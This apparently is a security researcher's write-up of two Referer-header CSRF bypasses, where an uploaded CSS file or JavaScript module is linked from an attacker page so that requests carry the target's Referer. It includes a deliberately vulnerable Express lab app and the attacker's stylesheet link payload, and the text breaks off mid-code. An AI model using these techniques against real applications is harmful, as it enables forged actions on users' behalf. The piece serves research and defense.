

While testing how applications validate the Referer header, I ran into a browser behavior worth documenting: it enables two new variants of Referer-based CSRF bypass. These are niche techniques, but they both trace back to one browser rule: the default referrer policy, strict-origin-when-cross-origin.
What strict-origin-when-cross-origin does
strict-origin-when-cross-origin is the default referrer policy in Chromium, Firefox, and Safari. On same-origin requests it sends the full URL as the Referer. On cross-origin requests it sends only the origin (scheme, host, port). When a request downgrades from HTTPS to HTTP, it sends nothing.
The policy also decides which origin ends up in the Referer. The value is not "the page the user is looking at." It is the origin of the document that initiated the specific request.
This matters the moment a request is initiated by a linked sub-resource rather than by the top-level page.
How strict-origin-when-cross-origin sets the Referer of a linked resource

Read the specification behavior carefully and one case stands out. If page A links a stylesheet hosted on page B, and that stylesheet makes a request (for example to pull in a background image from page C), the Referer of that request is B, not A.
State that in attacker terms. Let A be the attacker's page and B be the target. If a CSS file living on B triggers a request back to B, and the attacker links that file from page A, the request fires with a Referer of B.
A Referer check that only trusts requests coming from B is satisfied. The request came from the attacker's page, but the browser labeled it with the target's Referer.
This is rare in the wild, but it is worth checking for. The whole class of Referer-based CSRF protection rests on the assumption that only the target's own pages can produce a request carrying the target's Referer. That assumption is wrong.
Variant one: bypassing Referer CSRF with a text/css upload
Uploading a CSS file does not execute it. To turn an uploaded stylesheet into an attack you normally have to link it, and linking it usually means finding a second bug, such as an HTML injection on the target that lets you insert a <link> tag. The insight here is that the attacker can link the stylesheet just as well from their own page. No injection on the target is required.
To test it I wrote a small NodeJS application. It is vulnerable to CSRF on a GET request that adds a post. Classic CSRF payloads fail against it because the app filters requests on the Referer header. The app also lets you upload files that are served with Content-Type: text/css. The vulnerable code, kept deliberately minimal:
const express = require('express');
const multer = require('multer');
const fs = require('fs');
const path = require('path');

const app = express();
const PORT = 3000;
const uploadDir = path.join(__dirname, 'uploads');
if (!fs.existsSync(uploadDir)) {
  fs.mkdirSync(uploadDir);
}

const posts = [];

function checkReferer(req, res, next) {
  const referer = req.headers.referer;
  if (!referer) {
    return res.status(403).send('Forbidden');
  }
  if (!referer.startsWith('http://localhost:3000/')) {
    return res.status(403).send('Forbidden');
  }
  next();
}

const storage = multer.diskStorage({
  destination: (req, file, cb) => cb(null, uploadDir),
  filename: (req, file, cb) => cb(null, Date.now() + '-' + file.originalname)
});
const upload = multer({ storage });

app.post('/upload', upload.single('file'), (req, res) => {
  if (!req.file) return res.status(400).send('No file uploaded');
  res.send(`<a href="/file/${req.file.filename}">View uploaded file</a>`);
});

app.get('/file/:name', (req, res) => {
  const filePath = path.join(uploadDir, req.params.name);
  if (!fs.existsSync(filePath)) return res.status(404).send('File not found');
  res.setHeader('Content-Type', 'text/css');
  fs.createReadStream(filePath).pipe(res);
});

app.get('/add-post', checkReferer, (req, res) => {
  const content = req.query.content;
  if (!content) return res.status(400).send('Missing content');
  posts.push({ id: posts.length + 1, content });
  res.send('Post added');
});

app.listen(PORT);


The /add-post endpoint is a GET that mutates state and is guarded only by checkReferer. Send a normal cross-site request to it and the check rejects it as forbidden, because the Referer is the attacker's origin.
Now upload a CSS file whose content triggers the state-changing request, for example a rule that fetches http://localhost:3000/add-post?content=test through a url(). Served from /file/1, that file carries Content-Type: text/css. Viewing the uploaded file directly does nothing useful. The next move a pentester would normally make is to hunt for a bug on the target that lets you link the stylesheet so it runs in the target's context.

Skip that. The attacker links the stylesheet from their own page:
<link rel="stylesheet" href="http://localhost:3000/file/1779880728828-test.css">
<link rel="stylesheet" href="http://localhost:3000/file/1779880728828-test.css">
The victim visits the attacker's page. The browser fetches the stylesheet from localhost:3000, parses it, and issues the url() request to /add-post. Because the stylesheet's origin is localhost:3000, that request carries a Referer of localhost:3000. The check passes and the post is created. The attack ran entirely from the attacker's page with no injection on the target.






This method works on HTTPS too. To try this attack we can use Beeceptor and Webhook.
On beeceptor we can define options looks like:
On webhook we can define a link tag to import CSS.

This method works on Firefox and Chrome. Safari set webook referrer instead of beeceptor.
I also wrote a small app to test which content types a browser will accept when linking a stylesheet. The answer is narrow: only text/css works. That is the one hard constraint on this variant, hence the requirement that the uploaded file be served as text/css.
The cookie constraint and the SameSite fix
There is a catch. Cookies are not attached to these cross-site requests, which sharply limits what the attack can reach. Any endpoint that needs an authenticated session is out of reach as described.
The fix is to move the linking into a SameSite context. Suppose the target is domain B, and B lets you upload files served as Content-Type: text/css. B protects its state-changing endpoints with an exact-origin Referer check. If you can find a way to inject a stylesheet link somewhere on B itself, or on a subdomain of B, then the request both passes the Referer check and carries B's cookies. That combination turns a limited proof of concept into a session-backed CSRF.
Variant two: bypassing Referer CSRF with a JavaScript module upload
The second variant uses the same mechanism as the CSS case, but instead of linking a stylesheet it links a JavaScript module. The specification behaves the same way. If attacker page A links a module hosted on B, and that module makes a request (a fetch, or an import of a sub-path on B, or a call out to C), the Referer sent to that endpoint is B. Exactly as with CSS.

The HTML specification documents this directly. A document that fetches a module script, which in turn fetches a descendant script, sends the module's own URL as the Referer of that descendant request.
The cookie problem is the same. The attack becomes useful once you can link modules on a subdomain of the target. And because the default policy is strict-origin-when-cross-origin, moving between HTTPS and HTTP would strip the Referer, but that does not affect the attack when both sides are HTTPS.
The module case adds one more obstacle and one big advantage. The obstacle is the Same-Origin Policy: for the module's request to carry credentials, the target has to return CORS headers with Access-Control-Allow-Credentials: true. Without that, the request still fires, but without cookies.
On subdomains you also need a reflected origin in Access-Control-Allow-Origin, which is a common misconfiguration. The advantage is that the accepted content types are far wider than CSS.
To map exactly which content types let a linked module execute, I built an app with over two thousand endpoints. Each one looks identical but returns a different Content-Type on the same JavaScript body:
const express = require('express');
const app = express();
const PORT = 3000;

app.use((req, res, next) => {
  res.setHeader('Access-Control-Allow-Origin', '*');
  next();
});

const contentTypes = [ /* over 2,000 content-type strings */ ];

